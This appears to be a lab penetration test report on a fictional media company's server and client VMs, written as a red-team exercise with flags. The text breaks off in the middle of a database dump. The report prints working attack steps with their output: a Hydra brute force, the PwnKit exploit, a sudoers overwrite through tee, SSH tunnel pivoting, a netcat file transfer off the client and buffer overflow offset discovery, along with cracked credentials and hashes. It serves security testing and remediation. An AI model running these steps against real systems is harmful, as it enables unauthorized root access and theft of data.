Penetration Test Report

Near-Earth Broadcast Network (NBN)

Date: 14th May 2023

NBN Corp


Table of Contents

EXECUTIVE SUMMARY

NBN Corp, the world's largest media conglomerate, recognized for its vast influence in the field of communications and media, has requested a comprehensive cybersecurity evaluation following a recent security breach. The corporation is widely known for its extensive infrastructure, which facilitates a significant portion of global data and media transit. The company's operations span customer account management, employee customer service, and online account access, among other services.

The scope of the penetration test was precisely outlined to focus on a webserver under construction and a client machine. No direct attacks on the internal client were executed, all attacks were pivoted through the web server. The major flaws identified were Operating System Misconfigurations, Outdated Libraries and Tools, Exposure of Sensitive Information and Web Application Vulnerabilities. We recommend that the client upgrades the systems used, such as the Apache Server, Operating System and pkexec. In addition to these, Directory browsing should be disabled and the staging server access should be restricted. Also, FTP anonymous authentication must be disabled. The test was done in a red-team style and the Server was the primary target. It was used to pivot to exploit the Client.

The ratings were given as per NVD's CVSS v3.0 Rating System – Critical, High, Medium and Low. Following is a summary of the risk:



The overall risk rating is 7.5 out of 10. As per the Base Score Range of CVSS v3.0, this is **High** risk. Risk was calculated using the formula: Risk = Likelihood × Impact

INTRODUCTION

Goals and Purpose

The penetration test for NBN Corp aimed to scrutinize their developing web server and an employee client machine, crucial for customer account access and employee customer service respectively. The test sought to identify key vulnerabilities, assess potential exploitation methods, and provide remediation strategies, assigning risk scores to each for prioritization. This was particularly pertinent given a recent security breach, with the test also examining residual risk. The ultimate objective was to bolster NBN Corp's cyber defenses, protecting vital data, preserving user trust, and safeguarding the company's reputation.

Scope and Targets

The scope of the penetration test was precisely outlined to focus on a webserver under construction and a client machine. The primary objective of this penetration test was to simulate a realistic external threat scenario, identify potential vulnerabilities within these systems, and, ultimately, achieve shell and eventually root access on each machine, which aligns with a red team style test. This approach was necessitated due to NBN Corp's recent security breach and ensuing concerns about residual risks, with a particular focus on the webserver as the main entry point and potential pivot to the client machine. The network topology set up to carry out the testing is shown in Appendix A.

Rules of Engagement

The rules of engagement for this penetration test are as follows:

1. *Scope*: The test is strictly confined to the provided internet-facing web server (NBN Server VM) and the internal network (NBN Client VM). Any services or systems not encapsulated within these provided images are considered out of scope and will not be addressed during the penetration test.
2. *Targets*: The primary targets for this engagement are the systems represented by the provided images. These are two separate systems - a web server and a client machine.
3. *Approach*: The test will be done in a 'red team' style, with the tactics, techniques, and procedures of real-world attackers. This will involve an initial external network scan and vulnerability identification, followed by exploitation of identified vulnerabilities to achieve shell and root access on each system.
4. *Restrictions*: No direct attacks on the internal client will be executed, all attacks will be pivoted through the web server. However, if an exploitable flaw or configuration that allows a direct attack is discovered, it may be used. No system passwords or configurations will be changed, and no software will be installed. Uploading and executing files such as scripts, payloads, or exploits is permitted. Denial of service attacks or any actions that could intentionally break the system are outside the scope.
5. *Communication*: The primary point of contact for the engagement will be **Milind Daftari** from the vendor side, with CISO Gibson acting as the client's point of contact.
6. *Timelines*: The timelines are as follows-

Timeline	Deliverable
15th April – 18th April 2023	Initial Paperwork, Scope Establishment, Team Interaction
19th April – 25th April 2023	Threat Modelling, Risk Assessment
26th April – 8th May, 2023	Reconnaissance, Scanning, Enumeration, Penetration Test of the Server and Client
8th May – 10th May 2023	Report Preparation – Draft, Internal Review, System Cleanup
11th May 2023	Initial report shared by secure email
14th May 2023	Final Report Delivery

METHODOLOGY

Our testing methodology adheres to the Penetration Testing Execution Standard (PTES) and employs a 'black box' approach, simulating an external attacker's perspective with no internal knowledge of the systems. The methodology was divided into the following stages:

1. *Pre-Engagement Interactions*: Initial discussions with the client to establish common grounds, define the scope of work, and confirm deliverables.
2. *Intelligence Gathering*: Conducting reconnaissance to gather open-source intelligence (OSINT) and identify potential entry points such as open ports, services, and plugins.
3. *Threat Modeling*: Planning the attack strategy based on the data gathered during the previous stage.

4. *Vulnerability Analysis*: Direct interaction with entry points to identify vulnerabilities within the system.
5. *Exploitation*: Leveraging identified vulnerabilities to gain unauthorized access to the systems.
6. *Post-Exploitation*: Further actions taken after initial exploitation such as privilege escalation, log clearing to erase traces of the attack, and data exfiltration.
7. *Reporting*: Comprehensive documentation of identified vulnerabilities, evidence of successful exploits (proof of concepts), and recommendations for mitigating identified vulnerabilities.

Tools Used

The following tools were used: Kali Linux 2023.1, NMAP, LinPEAS, Nikto, OWASP ZAP, John, Hydra, Base64toImage, ASCIIShiftCipher, MySQL, SSH, Netcat, dirBuster, Scp, GDB

Rating System

The ratings are given as per NVD's CVSS v3.0 Rating System:

Severity	Base Score Range
Critical	9.0 – 10.0
High	7.0 – 8.9
Medium	4.0 – 6.9
Low	0.1 – 3.9
None	0.0

Phases of Execution

Phase 1: Reconnaissance and Scanning

We start be performing a TCP SYN scan on all port of the Server and use aggressive scanning techniques to gather detailed information about the target system, including OS detection, service version detection, script scanning, and traceroute using Nmap. The complete result of the scan is available in Appendix A. The scan revealed that four open ports, one of which was running FTP. Anonymous FTP login was allowed on port 65534 and access to the folder "gibson" was available. In addition to that, there was no limit on the session bandwidth. We logged in using the user as "anonymous" and a random password, and were able to gain the access to the contents of the folder "gibson". There, we found the flag "Flag3". SSH was also running on Port 443. We bruteforced the password with the username "gibson" using "hydra" with the "rockyou.txt" wordlist. It was interesting to note that there was no limit of the login attempts. We were able to get the password as "digital" for the user "gibson". Screenshot in Appendix D.

Phase 2: Gaining Access and Exploitation

We connected to the server via SSH with the credentials found above and were able to gain access. On checking which commands "gibson" could run, we found it could run echo, whoami and tee. Screenshot in Appendix D. In Kali, we downloaded "linPEAS" and copied it to the Server via Scp. In the Server, we updated the permissions to make it executable and ran it. As a result, we found that the Server was vulnerable to CVE-2021-4034 - Pkexec Local Privilege Escalation as it was using pkexec version 0.105. Screenshot in Appendix D. I do a port scan on client from the Server.

I establish an SSH connection from my system (Kali) to the Server and create a local port forwarding tunnel. This tunnel listens on port 54321 on my system (Kali), and forwards any traffic it receives to the IP address 172.16.1.2 (Client) on port 22 (the default SSH port). Essentially, I've created a secure, encrypted tunnel from my system to the server that can reach the client. I make an SSH connection to the client from my system, but I do it through the SSH tunnel I created in the first command. I tell SSH to connect to localhost (Kali) on port 54321. Because of the tunnel, this connection is forwarded securely through the server and ultimately connects to the client. As a result, even though the client is not directly reachable from my system (Kali), I'm able to establish an SSH connection to it using this method.

Phase 3: Privilege-Escalation and Post-Exploitation

Using echo and tee on the Server, we added a new user to the /etc/passwd file as root. On switching to that user, we could execute commands as root. Then we traverse directories to find the other flags – Flag1 and Flag4. Also, as "md", we check the root folder. There we find lookingforsomething file. We traverse to "…/'\'" directory from there and see multiple files. We use that to get Flag5. On checking the code for login.html, I found the database credentials and used those to get the user list and passwords. I cracked the passwords and with the password for user "stephenson", I was able to connect to the client via SSH from the Server. There I found Flag7. I checked permissions for the other files in the client and found that I could access "nbn.backup" and on further verification, it was found that nbn.backup was vulnerable to Buffer Overflow. For the client, I use PwnKit to escalate privileges for the logged in user. So now, we have root access on both the client and the server. Flag8 was found in the /root folder. Tcpdump was performed on the Server to get Flag6.

FINDINGS


Privilege Escalation

Server

Severity: Critical

Impact: An attacker can gain root privileges on the server.

Method 1 (Pwnkit): Based on the results of linPEAS, we download and execute Pwnkit exploit on the server.




```
gibson@nbnserver:~$ ls
bash_banner_grab.txt  buffer_overvflow_exploit.py  flag8.txt  linpeas.sh  PwnKitd  scanner    shellcode.txt
buffer_overflow.py    flag3                        linPEAS    PwnKit      res.txt  server.txt
gibson@nbnserver:~$ ./PwnKitd
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

root@nbnserver:/home/gibson# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108(lxd),113(ftp),1000(gibson)
root@nbnserver:/home/gibson# 
```

Remediation Suggestion 1: Upgrade PKexec to latest version.


Method 2 (Sudoers Misconfiguration):

1. Check allowed commands using "sudo -l"



```
gibson@nbnserver:~$ sudo -l
Matching Defaults entries for gibson on nbnserver:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User gibson may run the following commands on nbnserver:
    (root) NOPASSWD: /bin/echo
    (root) NOPASSWD: /usr/bin/whoami
    (root) NOPASSWD: /usr/bin/tee
gibson@nbnserver:~$ 
```

2. Run “echo "gibson ALL=(ALL) ALL" | sudo tee /etc/sudoers”. After that, recheck the allowed commands with “sudo -l”. After that, we can open an escalated shell using “sudo bash” and see that we are “root”.



```
gibson@nbnserver:~$ echo "gibson ALL=(ALL) ALL" | sudo tee /etc/sudoers
gibson ALL=(ALL) ALL
gibson@nbnserver:~$ sudo -l
[sudo] password for gibson:
User gibson may run the following commands on nbnserver:
    (ALL) ALL
gibson@nbnserver:~$ id
uid=1000(gibson) gid=1000(gibson) groups=1000(gibson),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108(lxd),113(ftp
)
gibson@nbnserver:~$ sudo bash
root@nbnserver:~# id
uid=0(root) gid=0(root) groups=0(root)
root@nbnserver:~# █
```

Remediation Suggestion 2: Remove “tee” from sudoers file.


Client

Severity: Critical

Impact: An attacker can gain root privileges on the server.

Method 1 (Pwnkit): Based on the results of linPEAS, we download and execute Pwnkit exploit on the client.


1. Setup SSH Tunnel so that Client can be accessed from Kali.



```
┌──(md㉿kali)-[~/vapt]
└─$ ssh -p 54321 stephenson@localhost
stephenson@localhost's password:
          Welcome to

**Near-Earth Broadcast Network**
  *Someone is Always Watching*

Client

Penetration testing with permission only!
Last login: Mon May 15 19:27:36 2023 from 172.16.1.1
stephenson@nbnclient:~$ █
```

```
┌──(md㉿kali)-[~]
└─$ ssh -L 54321:172.16.1.2:22 gibson@10.10.0.66 -p 443

gibson@10.10.0.66's password:
          Welcome to

**Near-Earth Broadcast Network**
  *Someone is Always Watching*

Server

Penetration testing with permission only!

Last login: Mon May 15 21:26:36 2023 from 10.10.0.10
gibson@nbnserver:~$ ▯
```

2. Move Pwnkit to the client and execute it.



```
┌──(md㉿kali)-[~/vapt]
└─$ ssh -p 54321 stephenson@localhost
stephenson@localhost's password:
          Welcome to

**Near-Earth Broadcast Network**
  *Someone is Always Watching*

Client

Penetration testing with permission only!
Last login: Mon May 15 19:27:36 2023 from 172.16.1.1
stephenson@nbnclient:~$ ls
buffer_overflow.py  flag7  nbn  nbn.backup  PwnKit  PwnKitd  server.txt  shellcode.txt
stephenson@nbnclient:~$ ./PwnKitd
root@nbnclient:/home/stephenson# id
uid=0(root) gid=0(root) groups=0(root),1000(stephenson)
root@nbnclient:/home/stephenson# █
```

Remediation Suggestion 1: Upgrade PKexec to latest version.

ASLR Disabled and Stack based Buffer Overflow

Location: In /home/Stephenson, nbn and nbn.backup

CWE ID: CWE-121: Stack-based Buffer Overflow


Severity: Critical

Impact: Attacker can gain a reverse shell and gain access to the Client.

Remediation Suggestion: Turn ASLR on and stack execution off.


Execution:

1. Checking ASLR. It is turned off.




```
stephenson@nbnclient:~$ cat /proc/sys/kernel/randomize_va_space
0
stephenson@nbnclient:~$ cat /proc/sys/kernel/randomize_va_space 2>/dev/null
0
stephenson@nbnclient:~$ 
```

2. I checked permissions for the other files in the client and found that I could access “nbn.backup”. Using netcat, I moved that file to the server and finally to my kali machine.



```
stephenson@nbnclient:~$ ls
flag7  nbn  nbn.backup
stephenson@nbnclient:~$ ls -lah
total 60K
drwxr-xr-x 3 stephenson stephenson 4.0K Apr  4  2020 .
drwxr-xr-x 3 root       root       4.0K Apr 21  2019 ..
-rw-r--r-- 1 stephenson stephenson  220 Nov 11  2018 .bash_logout
-rw-r--r-- 1 stephenson stephenson 3.7K Nov 11  2018 .bashrc
drwx------ 2 stephenson stephenson 4.0K Nov 11  2018 .cache
-rw-r--r-- 1 root       root        839 Apr 21  2019 flag7
-r-x------ 1 root       root        16K Apr  4  2020 nbn
-rwxrwxrwx 1 root       root        16K Apr  4  2020 nbn.backup
-rw-r--r-- 1 stephenson stephenson  675 Nov 11  2018 .profile
stephenson@nbnclient:~$ nc 172.16.1.1 4444 < nbn.backup
^C
^C
stephenson@nbnclient:~$
```

3. In kali, I had to update the permissions for the file, and after that I was able to run it. Now, to test it for buffer overflow vulnerability, I ran it in GDB and tried to induce a Segmentation Fault and verify the offset. We found the offset to be at 118.



```
┌──(md㉿kali)-[~]
└─$ msf-pattern_create -l 400
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7A
d8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah
6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4
Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2A

┌──(md㉿kali)-[~]
└─$ msf-pattern_offset -q 0x65413966
[*] Exact match at offset 118

┌──(md㉿kali)-[~]
└─$ 
```

```
┌──(md㉿kali)-[~/vapt]
└─$ gdb ./nbn.backup -q
Reading symbols from ./nbn.backup...
(No debugging symbols found in ./nbn.backup)
(gdb) run
Starting program: /home/md/vapt/nbn.backup
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

***** NBN Customer Management Portal *****

-- Main Menu --
1. Create new customer account
2. Paid Bill Deposit
3. Bill for Service
4. Account information
5. Log out
6. Clear the screen and display available options

Please enter any options (1-6) to continue : 1
1

Creating a new Customer Profile
Enter the account holder name     : Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6
Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag
5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3A
k4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2A

Enter the account holder address : test

Account has been created successfully


Program received signal SIGSEGV, Segmentation fault.
0x65413966 in ?? ()
(gdb) 
```

4. A buffer overflow exploit would help us gain a shell with access in client.

Critical Data Exposure


Location: Multiple directories and Paths

CWE ID: CWE-200: Exposure of Sensitive Information to an Unauthorized Actor

Severity: Critical

Reproduction of the Data:


1. Exif information on downloaded images reveals author’s name which is used as a username later.



```
┌──(md㉿kali)-[~/vapt]
└─$ exiftool ourCEO.jpg
```

```
History Software Agent          : Adobe Photoshop CS4 Windows, Adobe Photoshop CS4 Windows, Adobe Photoshop C
dows
History Changed                 : /, /, /
History Parameters              : from image/tiff to image/jpeg, converted from image/tiff to image/jpeg
Rights                          : password: gibson
Creator                         : gibson
Image Width                     : 846
Image Height                    : 669
Encoding Process                : Baseline DCT, Huffman coding
```

2. Robots.txt reveals hidden directory /data/ which contains sensitive information flag1 and flag4.



```
User-agent: *
Disallow: /internal/
Disallow: /data/
```

3. Logging in as “gibson” and accessing customer lists gives flag2.
4. Anonymous FTP login reveals sensitive data flag3.
5. NBN server root directory has a hidden directory “…”. Checking the files reveals flag5.
6. Flag7 was found accessible to a non-root user in the Client.
7. Flag8 was found in the /root directory of the Server.

Impact: Critical and Sensitive data is exposed to the attacker, which the attacker can use to do other attacks or steal information.

Remediation Suggestion: To boost system security, you should avoid storing data in base directories with loose permissions and always use robust encryption for disk-stored data. The robots.txt file should be globally inaccessible to prevent information leakage. Authorization access should be restricted to internal and data directories. Anonymous login on FTP should be disabled, and metadata signing on images should be turned off to prevent unauthorized data exfiltration.

Anonymous Login Enabled for FTP

Command: ftp 172.16.1.1 65534


CWE ID: CWE-284: Improper Access Control

Severity: High

Impact: An attacker can gain access to the Server and download files from the Server, which can be later used as a pivot or to gain access to sensitive information.

Remediation Suggestion: To remediate the issue of anonymous login enabled for FTP, disable anonymous access in the FTP server's configuration settings. Enforce authenticated access to ensure accountability and protect sensitive information.

Screenshot:



```
┌──(md㉿kali)-[~/vapt]
└─$ ftp 172.16.1.1 65534

Connected to 172.16.1.1.
220 (vsFTPd 3.0.3)
Name (172.16.1.1:md): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||20022|)
150 Here comes the directory listing.
drwxr-xr-x    7 1000     1000         4096 May 15 19:36 gibson
226 Directory send OK.
ftp> 
```

Use of hard-coded credentials


Location: /var/www/html/login.php in the Server

CWE ID: CWE-798: Use of Hard-coded Credentials


Severity: High

Impact: After gaining access to the server via SSH, the login.php code had hardcoded credentials for the MySQL Database Server. We used these credentials to get the usernames and password hashes.
User 1: gibson; Password Hash: e0e1d64fdac4188f087c4d44060de65e
User2: stephenson; Password Hash: 942cbb4499d6a60b156f39fcbaacf0ae
I added these hashes to a text file and cracked them using john.
john --format=raw-md5 user_password_hashes_from_db.txt --wordlist=/usr/share/wordlists/rockyou.txt
The credentials of Stephenson can be used to log into the Client.
Remediation Suggestion: Do not hardcode credentials in the code.

Screenshot:



```
root@nbnserver:/var/www/html# ls
assets  data  favicon.ico  images  index.php  internal  login.php  phpinfo.php  php.ini  robots.txt
root@nbnserver:/var/www/html# cat login.php
<?php

header("Expires: Mon, 26 Jul 1997 05:00:00 GMT");
header("Cache-Control: no-cache");
header("Pragma: no-cache");

$error_message = "";
$servername = "localhost";
$database       = 'nbn';
$username       = 'root';
$password       = 'digital';
```



```
root@nbnserver:/var/www/html# mysql -u root -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 194
Server version: 10.1.38-MariaDB-0ubuntu0.18.04.1 Ubuntu 18.04

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> SHOW DATABASES;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| nbn                |
| performance_schema |
+--------------------+
4 rows in set (0.00 sec)

MariaDB [(none)]> USE nbn
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [nbn]> SHOW TABLES;
+---------------+
| Tables_in_nbn |
+---------------+
| users         |
+---------------+
1 row in set (0.00 sec)

MariaDB [nbn]> SELECT * FROM users
    -> ;
+---------+------------+------------+------------+----------------------------------+----------------------+---------------------+--------------+
| user_id | firtname   | lastname   | user       | password                         | avatar               | last_login          | failed_login |
+---------+------------+------------+------------+----------------------------------+----------------------+---------------------+--------------+
|       1 | gibson     | gibson     | gibson     | e0e1d64fdac4188f087c4d44060de65e | data/ourCEO.jpg      | 2019-04-21 14:08:55 |          123 |
